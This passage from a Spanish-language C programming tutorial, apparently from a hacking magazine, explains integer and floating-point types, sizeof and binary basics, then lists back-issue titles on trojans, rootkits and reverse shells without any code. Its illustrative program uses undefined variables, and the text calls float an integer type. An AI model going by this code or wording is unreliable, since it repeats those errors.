Nota de PC PASO A PASO: Si eres nuevo en esto, por favor, cuando veas un código como el anterior no te conformes con leerlo ¿vale? Crea un fichero con cualquier editor, guardalo, compilalo y ejecutalo. Solo así podras ir cogiendo practica!!!

Y antes de cerrar esta nota, vamos a iluminar a los que no han entendido nada de todo eso de los tipos de variables. Acabamos de ver dos tipos de variables, un buen dia a alguien le dio por llamarlas char e int (y así se les han seguido llamando hasta ahora). Pero esto no es tan complicado, en lugar de eso podría haberlas llamado tipopequeño, tipomediano, tipogrande y tipoextrabestia.

El tipopequeño sería para guardar cosas pequeñas (por ejemplo una letra, en este caso la letra “a”) o un número pequeño (por ejemplo el “2”)

El tipomediano podría guardar cosas medianas, por ejemplo el número “300”

El tipogrande para cosas mas extensas, por ejemplo una clave de acceso a tu cuenta de correos de esas largas (“estaesmicuentaynadiepuedeadivinarla”)

El tipoextrabestia para guardar el valor de, ves a saber, la Biblia en una sola frase :)

Ahora veremos todo esto, lo importante es que entiendas el concepto. Cuando definimos un tipo de variable, la memoria reservará un espacio que será más o menos grande según el tipo de variable que nosotros le digamos. Si queremos guardar en una variable, por ejemplo, palabras de tres o cuatro letras (“casa”, “pico”, “rico”) pues le asignamos el tipomediano. Si le asignamos el tipopequeño no cabría y si le asignamos el tipoextrabestia estaríamos “merendandonos” estúpidamente toda la memoria ram de nuestro ordenador :(

Vamos a volver a escribir el código según nuestra particular forma de ver los tipos de variables:

```
#include <stdio.h>

main()

{

  tipopequeño unasolaletra;

  tipomediano unapalabradecuatroletras;

  unasolaletra='f';

  unapalabradecuatroletras=”casa”;



  printf("\n %c %i\n",unbyte, unentero);

}
```

Vamos a analizarlo:

- tipopequeño unasolaletra;

Acabamos de definir la variable “unasolaletra” y hemos dicho que es de tipo pequeño. El compilador, cuando haga

su trabajo reservará una pequeña zona de memoria para la variable “unasolaletra”

- tipomediano unapalabradecuatroletras;

Acabamos de definir la variable “unapalabradecuatroletras” y hemos dicho que es de tipo mediano. El compilador, cuando haga su trabajo reservará una zona de memoria un poco más grande que la anteriorde para la variable “unasolaletra”

- unasolaletra='f';

Acabamos de darle el valor “f” a la variable “unasolaletra”. A partir de ahora, “unasolaletra” = f. Si le diesemos un valor grande, por ejemplo “estaesmicasa” estaríamos provocando un error en el programa, puesto que “estaesmicasa” no cabría en el espacio reservado, recuerda que era de tipo pequeño.

- unapalabradecuatroletras=”casa”;

Acabamos de darle el valor “casa” a la variable “unapalabradecuatroletras”. A partir de ahora “unapalabradecuatroletras” = “casa”.

¿Podríamos darle a la variable “unapalabradecuatroletras” el valor, por ejemplo, “yo”. Por supuesto, cabe perfectamente, aunque desperdiciamos un poco de memoria.

- printf("\n %c %i\n",unbyte, unentero);

Estamos diciendole al programa que imprima en pantalla las variables “unasolaletra” y “unapalabradecuatroletras”. Cuando ejecutemos el programa veremos en nuestro monitor el valor de las dos variables: “f” y “casa”.

Esperamos que se entienda porque no sabemos como explicarlo mejor :)

3.2.1. Tipos fundamentales

Los tipos fundamentales se clasifican en enteros y reales. Los primeros se utilizan para representar subconjuntos de los números naturales y enteros, mientras que los segundos se emplean para representar un subconjunto de los números racionales.

3.2.1.1. Tipos enteros

Para declarar variables de alguno de los tipos enteros emplearemos las palabras reservadas char, int, long y enum.

char

Define un número entero de 8 bits. Su rango de representación es de [-128, 127] . También se emplea para representar el conjunto de caracteres ASCII.

int

Define un número entero de 16 o 32 bits (dependiendo del procesador). Su tamaño suele coincidir con el del tamaño del bus de datos del procesador.

long

Define un número entero de 32 ó 64 bits.

short

Define un número entero de tamaño menor o igual que int

Se debe cumplir que tamaño(short) <= tamaño(int) <= tamaño(long)

Estos tipos pueden ir precedidos del modificador unsigned para indicar que el tipo sólo representa números positivos o el cero.

Ejemplos:

```
int hora;
char caracter;
unsigned short mes;
```

enum

Se utiliza para definir un subconjunto dentro del conjunto de los números enteros. A este subconjunto se le conoce como enumeración y a cada uno de sus elementos se le asocia un identificador. La definición de un tipo enumerado es:

enum tipo_enumerado{identificador1, identificador2,...identificadorN};

Por ejemplo:

enum meses {enero=1, febrero, marzo, abril, mayo, junio, julio, agosto, septiembre, octubre, noviembre, diciembre};

enum meses mes;

mes será una variable del tipo enum meses.



Nota de Pc Paso a Paso

NOTA de PC PASO A PASO: Para el que desconoce este mundillo, al leer que **char** define un número entero de 8 bits se debe haber quedado, supongo, pensando en qué demonios significa eso ¿verdad? :) Vamos a intentar desvelar esa cosa tan rara llamada "número entero de 8 bits".

Cuando definimos una variable como "de tipo char", el compilador reservará en la memoria una zona de exactamente 8 bits. Pero… ¿qué es un bit? Un bit es un espacio de memoria que puede tener únicamente dos estados: apagado (un cero) o encendido (un uno). Quizás te preguntes por qué solo puede contener esos dos valores… despierta!!! La memoria no es una especie de "cosa alienígena" ajena al mundo que te rodea, la memoria de tu ordenador está formada por transistores (por decirlo de alguna manera) y un transistor puede estar encendido o apagado. No pienses más, no es ningún misterio, es tan sencillo como una bombilla; si está encendida es porque la electricidad pasa por ella y si está apagada es porque la electricidad no pasa por ella. Y ahora viene lo bueno, la memoria no contiene NADA!!! Simplemente deja o no deja pasar la corriente eléctrica, ES EL HOMBRE quien dijo: que el estado apagado sea interpretado como un CERO y el estado encendido sea interpretado como un UNO… y así nació el CÓDIGO BINARIO.

No queremos extendernos mucho, esto daría para una revista entera, podríamos empezar a explicar como el mundo fue recreado a imagen y semejanza del Código Binario… sin duda es un tema apasionante pero vamos al grano. Nos hemos quedado en que es el hombre quien da el valor CERO o UNO al estado de APAGADO o ENCENDIDO. Ahora le toca al hombre encontrar un sistema para trabajar con esos ceros y unos (pura matemática).

Los humanos entendemos el Sistema Decimal, cuando hacemos cálculos (sumamos, restamos…) lo hacemos en Sistema Decimal y se llama Sistema Decimal porque tenemos solo 10 elementos numéricos (0,1,2,3,4,5,6,7,8,9) que combinamos una y otra vez para obtener infinitos números. El Código Binario es lo mismo, pero en este caso está formado por 2 elementos de estado (0,1) y podemos combinarlos infinitamente para obtener infinitos resultados. Lo importante es establecer una relación entre el código binario y el decimal y, más importante aún, entenderlo. Vamos a ser muy rápidos:

- El máximo número de elementos que puede representar un conjunto de 8 bits, es decir, el máximo número de combinaciones distintas que pueden hacerse con 8 bits son 256. Si hemos estudiado un poco de combinatoria sabemos que la forma de hallar este número (256) es elevando la base del Sistema, en este caso el Sistema Binario (2) al número de bits especificado (8)… y dos elevado a 8 da 256 posibles elementos binarios.

- Si relacionamos cada elemento binario con un número decimal, vemos que podemos representar 255 números decimales. No, no… no pienses que me he equivocado, no podemos representar 256 números decimales porque el CERO es un elemento decimal, por lo tanto podemos representar desde el número decimal 0 hasta el número decimal 255 (es decir, 256 elementos decimales).

- Si quisiésemos incluir números negativos decimales, podríamos representar desde el número decimal -128 hasta el número decimal 127 (es decir, 256 elementos decimales)

Ahora sería ideal enseñar cómo podemos "traducir" números decimales a binario y combinaciones binarias a números decimales, y de paso mostrar cómo trabajar con los operadores NOT, AND, OR, XOR y su importancia. Quizás en otro artículo pero no en este. La intención de esta "introducción" al código binario era dejar MUY CLARO el por qué una variable "tipo char" puede representar números decimales desde el -128 al 127 (256 elementos) y una variable "tipo unsigned char" puede representar números decimales desde el CERO hasta el 255 (256 elementos). Por lo tanto NUNCA debemos asignar el "tipo char" a una variable para asignarle posteriormente valores fuera de estos rangos.

Todo este "tocho" tenía una finalidad. ¿Qué es una IP? Una IP es un conjunto de 4 números positivos enteros de 8 bits separados por puntos. ¿Por qué creías si no que una IP nunca tenía valores superiores a 255? Pues porque son números de 8 bits. La IP "mínima" que puedes "encontrar" es 0.0.0.0 y la "máxima" 255.255.255.255 ;p

Propongo que en el foro, los que dominan este tema

ofrezcan ejercicios para pasar de números decimales a binarios e inversa. También sería interesante explicar un poco los operadores e incluso dar un repaso a todo eso de números reales, enteros… … ahora ya nunca más podremos decir que las matemáticas no sirven para nada, de hecho, el mundo en que vivimos es matemática pura lo mires por donde lo mires.

3.2.1.2. Tipos reales

Para declarar variables de alguno de los tipos reales emplearemos las palabras reservadas float y double.

float

Define un número entero en coma flotante de precisión simple. El tamaño de este tipo suele estar asociado a 4 bytes (32 bits).

double

Define un número en coma flotante de precisión doble. El tamaño de este tipo suele estar asociado a 8 bytes (64 bits). El tipo double puede ir precedido del modificador long, lo que indica que su tamaño pasa a ser de 10 bytes.

Ejemplos:

```
float temperatura = 36.5;

double distancia = 128e64;
```

3.2.2. Operador sizeof

Para determinar el tamaño en bytes (8 bits = 1 byte) ocupados en memoria, tanto de un tipo fundamental como de un tipo derivado, el lenguaje C nos proporciona la función sizeof. Esto, aparte de permitirnos conocer cuantas "casillas" de memoria ocupan realmente nuestras variables cuando las declaramos, nos permitirá facilitar la portabilidad del código.

El siguiente ejemplo nos mostrará el tamaño real en nuestra computadora de los tipos de datos de C empleados en el ejemplo de la figura:

```
#include <stdio.h>
  main()
  {
     char caracter;
     int entero;
     float real;
     caracter=10;
     entero=10;
     real=10;
     printf("char  ==< Contenido: %c, Ocupa: %dbytes\n",caracter,sizeof(char));
     printf("int   ==< Contenido: %i, Ocupa: %d bytes\n",entero, sizeof(int));
     printf("float ==< Contenido: %f, Ocupa: %d bytes\n",real,sizeof(float));
  }
```

Obviamente los resultados de este programa no tienen porqué coincidir con los del gráfico. Recordemos que los tamaños de los tipos varían entre arquitecturas, sistemas operativos, e incluso compiladores.

3.2.3. Tipos Derivados

Los tipos derivados serán aquellos que se generen a partir de los tipos fundamentales o de otros tipos derivados. Nosotros iremos viendo los arrays o vectores, punteros, estructuras, uniones y campos de bits.

4. Cierre

Esta vez me sabe a poco el artículo hasta a mí. Nos queda aún jugar con tipos derivados, punteros, etc... En el siguiente número también explicaremos funciones y los diversos modos de pasar parámetros. Concretamente construiremos nuestro propio tipo matriz, utilizando ya archivos de cabecera y archivos Makefile. A la espera de ello, vamos a releernos este artículo y muy gustosamente iré ampliando algún tema o resolviendo dudas en el foro.

Bibliografía

UNiX Programación Avanzada, Fco. Manuel Márquez, Editado por Ra-Ma, ISBN: 84-7897-239-0.

Slackware Linux Unleashed, Bao Ha y Tina Nguyen, Editado por Pearson Education, ISBN: 0-672-31768-0.

Advanced Linux Programming, Mark Mitchel, Jeffrey Oldham, y Alex Samuel, Editado por New Riders, ISBN: 0-7357-1043-0






NÚMERO1:

-CREA TU PRIMER TROYANO
INDETECTABLE POR LOS ANTIVIRUS.
-FLASHFXP: SIN LÍMITE DE VELOCIDAD.
-FTP SIN SECRETOS: PASVMODE.
-PORT MODE/PASV MODE Y LOS FIREWALL: LA UTILIDAD DE LO APRENDIDO.
-TCP-IP:INICIACIÓN (PARTE 1).
-EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA.
-EDONKEY 2000 Y SPANISHARE.
-LA FLECHA ÁCIDA.

NÚMERO 2:
-CODE/DECODE BUG: INTRODUCCIÓN.
-CODE/DECODE BUG: LOCALIZACIÓN DEL OBJETIVO.
-CODE/DECODE BUG: LÍNEA DE COMANDOS.
-CODE/DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO.
-OCULTACIÓN DE IP: PRIMEROS PASOS.
-LA FLECHA ÁCIDA: LA SS DIGITAL.
AZNAR AL FRENTE DE LA SS DEL SIGLO XXI.





NÚMERO 3:

-PROXY: OCULTANDO NUESTRA IP.
ASUMIENDO CONCEPTOS.
-PROXY: OCULTANDO NUESTRA IP.
ENCADENANDO PROXIES.
-PROXY: OCULTANDO NUESTRA IP.
OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS
CADENAS DE PROXIES.
-EL SERVIDOR DE HACKXCRACK: CONFIGURACIÓN Y MODO DE EMPLEO.
-SALA DE PRACTICAS: EXPLICACIÓN.
-PRÁCTICA 1ª: SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR.
-PRÁCTICA 2ª: MONTANDO UN DUMP CON EL SERV-U.
PRÁCTICA 3ª: CODE/DECODE BUG. LÍNEA DE COMANDOS.
-PREGUNTAS Y DUDAS.

NÚMERO 4:

- CREA TU SEGUNDO TROYANO, INDETECTABLE E INMUNE A LOS ANTIVIRUS.
CONOCIENDO EL RADMIN.
GESTIONANDO UNA SALA
DE ORDENADORES.
OCULTANDO EL RADMIN.
INSTALANDO EL RADMIN
EN EQUIPOS REMOTOS.
- OCULTACIÓN DE IP POR NOMBRE DE DOMINIO.
- CREA LETRAS DE IMPACTO PARA TUS DOCUMENTOS (LETRAS DE FUEGO).
- CONSIGUE UNA IP FIJA.





NÚMERO 5:

-HACK-OPINION: LA PIRATERÍA EN INTERNET.
-ROOTKITS: LA PESADILLA DE CUALQUIER ADMINISTRADOR.
-ROOTKITS: EL SR. NTROOT.
-WAREZ: APPZ, GAMEZ, MP3Z, DIVX, FTPZ, 0-DAY.
-APRENDIENDO A COMPILAR PROGRAMAS. COMPILA TU PROPIO NETCAT.
-BUGS, ERRORES Y OTRAS FORMA DE JOD...
-NETBIOS: ESTUDIO Y PENETRACIÓN DE SISTEMAS.
-ASESINADOS POR LA LSSI.
-LISTADO DE ORDENES PARA NETBIOS.
-HACK-OPINION: PAGOS POR INTERNET SEGUROS YÁ.

NÚMERO 6:

- PASA TUS PELICULAS A DIVX (STREAMING)
- PASA TUS PELICULAS A DIVX II (CODEC DIVX)
- PUERTOS & SERVICIOS
- eMule: EL NUEVO REY DEL P2P
- NUEVA SECCION: PROGRAMACION DESDE 0
- CURSO DE VISUAL BASIC
- IPHXC: EL TERCER TROYANO DE HXC
- TENDENCIAS ACTUALES EN CODIGO MALICIOSO
- OCULTACION DE FICHEROS. METODO STREAM (ads)
- TRASTEANDO CON EL HARDWARE DE UNA LAN



NÚMERO 7:
- PROTOCOLOS: POP3
- PASA TUS PELICULAS A DIVX III (EL AUDIO)
- PASA TUS PELICULAS A DIVX IV (MULTIPLEXADO)
- CURSO DE VISUAL BASIC: LA CALCULADORA
- IPHXC: EL TERCER TROYANO DE HXC II
- APACHE: UN SERVIDOR WEB EN NUESTRO PC
- CCPROXY: IV TROYANO DE PC PASO A PASO
- TRASTEANDO CON EL HARDWARE DE UNA LAN



NÚMERO 9:

- CURSO DE LINUX (Sistema de archivos)
- APACHE: COMPARTE ARCHIVOS MEDIANTE WEB.
- CURSO DE VISUAL BASIC: MI 1ª DLL \ ACCESO A DATOS
- PORT SCANING: NMAP
- SERIE RAW: IRC

CONSIGUE LOS NÚMEROS ATRASADOS DE HACKXCRACK EN

WWW.HACKXCRACK.COM



NÚMERO 8:

- CURSO DE LINUX
- APACHE: COMPARTE ARCHIVOS
- REVERSE SHELL
- CURSO DE VISUAL BASIC: MAS CALCULADORA
- PROTOCOLOS Y SU SEGURIDAD: SMTP



NÚMERO 10:

- CURSO DE LINUX (Gestión de usuários)
- APACHE + MySQL + PHP=Trio de Ases
- CURSO DE VISUAL BASIC: ACCESO A DATOS(II)
- XML: El futuro de la trasferencia de datos
- SERIE RAW: DCC



NÚMERO 11:
- Curso de linux: programacion
- Visual Basic: IIS bug exploit
- Apache como proxy
- Serie Raw: FTP
- Validacion XML: DTD
- Historia: Lady Augusta Ada Byron